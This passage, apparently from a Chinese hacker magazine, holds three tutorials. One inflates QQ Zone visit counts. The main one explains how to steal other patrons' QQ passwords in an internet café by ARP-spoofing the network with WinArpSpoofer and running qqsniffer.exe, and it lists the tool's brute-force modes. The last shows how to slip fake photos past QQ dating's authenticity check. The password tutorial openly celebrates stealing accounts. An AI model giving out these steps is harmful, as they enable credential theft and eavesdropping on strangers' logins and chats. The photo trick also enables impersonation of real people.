



图5

根据以上条件，就是说前面的东西不能改变，但是括号内的数字可以随自己的情况来改变。我们按照以上步骤输入好代码，以及验证码，然后点“确定”。这样，一段刷QQ 空间人气的代码就添加上了。再次重新进入QQ 空间，点“个人资料”下的“统计”，怎么样，我们的访问人数是不是翻了N 倍啊（图6）！嘿嘿，不要傻笑了，赶快行动吧。



网吧 QQ 密码破解与聊天监听

黑侠（Black Mask）

如何破解QQ 的密码，这是许多小菜最关心的问题了。常常在论坛上看到一些朋友在问：可不可以帮我破解一个QQ 密码？那么今天我就给大家介绍一个可以在网吧中破解任何一个QQ 号密码的软件——QQ 密码极速破解程序。

这个软件可以破解本机或使用 HUB 的局域网中的QQ 密码，如果局域网使用的是交换机或路由器的话则需要借助 ARP 欺骗，监听欲破解的电脑的网络数据。QQ 密码极速破解程序运行后会先监听QQ 的登录数据，然后破解传输数据中加密的密码。因为目前绝大多数局域网使用的都是交换机（大多是网吧），因此我们主要演示一下这种模式下的QQ 密码破解（另外两种情况下不需要进行ARP 欺骗，直接运行软件）。

首先打开 ARP 欺骗工具“WinArpSpoofer”（如果不能使用的话请先安装 WinPcap 驱动），点击“Scan”，将局域网内的所有电脑扫描出来，然后再选择我们想要欺骗的主机，也可以全部选中，不过为了避免网络出错，最好不要全部选择。选择好后，




图 1

点击“Start”，将程序最小化，千万不能关闭（图1）。

接着，我们在CMD命令提示符下运行QQ密码极速破解程序qqsniffer.exe，就可以看到程序默认参数情况了（图2）。




图2

程序没有给出所有的参数，不过没有关系，我已经将所有的参数整理出来的了，默认情况下是无参数破解方式。

```
qqsniffer.exe       无参数(数字 小写字母 大写字母 特殊字符 混合破解模式)
qqsniffer.exe 1     (小写字母)
qqsniffer.exe 2     (纯数字)
qqsniffer.exe 3     (数字+小写字母)
qqsniffer.exe 4     (大写字母)
qqsniffer.exe 5     (小写字母+大写字母)
qqsniffer.exe 6     (数字+大写字母)
qqsniffer.exe 7     (小写字母 数字 大写字母)
qqsniffer.exe 8     (特殊字符)
qqsniffer.exe 9     (小写字母 特殊字符)
qqsniffer.exe 10    (数字 特殊字符)
qqsniffer.exe 11    (小写字母 数字 特殊字符)
qqsniffer.exe 12    (大写字母 特殊字符)
qqsniffer.exe 13    (小写字母 大写字母 特殊字符)
qqsniffer.exe 14    (数字 大写字母 特殊字符)
qqsniffer.exe 15    (小写字母 数字 大写字母 特殊字符)
```

在破解前，必须保证程序运行之后，网吧里别人的QQ才开始登录，这是因为qqsniffer软件在监听到网吧内QQ数据包后经过本机网卡才开始破解的，这一点大家一定要注意。输入命令：**qqsniffer.exe 2**，我使用纯数字方式来进行破解（图3），然后选择监听的网卡，我选择的是1，大家可以根据自己的实际情况来选择。监听开始了，现在就等着对方登录吧。好了，有人上钩了（图4）。如果密码是10位以内纯数字的话，只要3-4分钟的时间就可以成功破解的（图5）。一般来说只要你选择的破解方式正好和对方密码方式相同的话（比如：小写字母+数字），都可以成功破解，只是时间长短问题而已（注：要破解的QQ密码一定是5位或5位以上的，否则将破解不成功，因为程序默认情况是从5位起破解的）。



图3




图4




图5

在本机测试的时候还可以监听到聊天记录（图6），但使用ARP欺骗后就不行了，这不得不说是个遗憾。通过这个软件又给我们盗QQ开辟了一条崭新的道路，祝大家一路畅通！



图6

（本文所涉及到的QQ密码极速破解程序和WinArpSpoofer已收录到光盘中）

QQ交友中心照片任意传

逛过QQ交友中心吗？没有？在QQ版面上点“菜单”-“娱乐”-“QQ交友”，或者直接在IE中输入love.qq.com就可以进入了。QQ交友中心可是一个找PLMM的好地方，为什么？因为QQ交友中心对上传的照片有限制，会自动分辨真假照片，因此随便从网上复制一张相片传上去是不行的，所以其中有很多照片都是真实的。不过，我这次可不是教大家如何去找PLMM的，而是告诉大家怎么样才能突破这个小小的限制，把我们修改后的假照片传上去。




图1




图2



图3

在QQ交友中心点击右上角的“个人管理”，然后再点“上传修改照片”就可以上传了（图1）。不过要想吸引眼球的话，可得找一张又帅又酷的照片传上去才行。想上传一张从网上复制下来的靓照，可又被无情的拒绝了（图2），没办法，只有自己动手想办法来突破它的限制了，这才是黑客精神嘛！

我打开百度进行搜索，输入“帅哥”、“美女”之类的关键词，从大把的靓照中挑选了一张自己比较中意的图片，点击鼠标右键，然后选择“另存为”保存了下来。我把保存下来的图片改了文件名后重新进行上传，还是提示为“假照片”。到底腾讯是如何验证照片的呢？既然可以肯定不是人工验证的，那么它就应该是一个验证程序。我想了10秒钟，然后马上从“附件”中打开了“画图”，打开那张照片，使用画笔工具随便地在他的下巴上加上几笔（胡子），然后保存（图3）。再次提交上传，这回竟然成功的上传了（图4）。想不到这么简简单单的就绕过了腾讯的验证。大家在修改的时候，完全可以弄得更隐蔽些（比如在头发上画，一样可以上传成功的）。

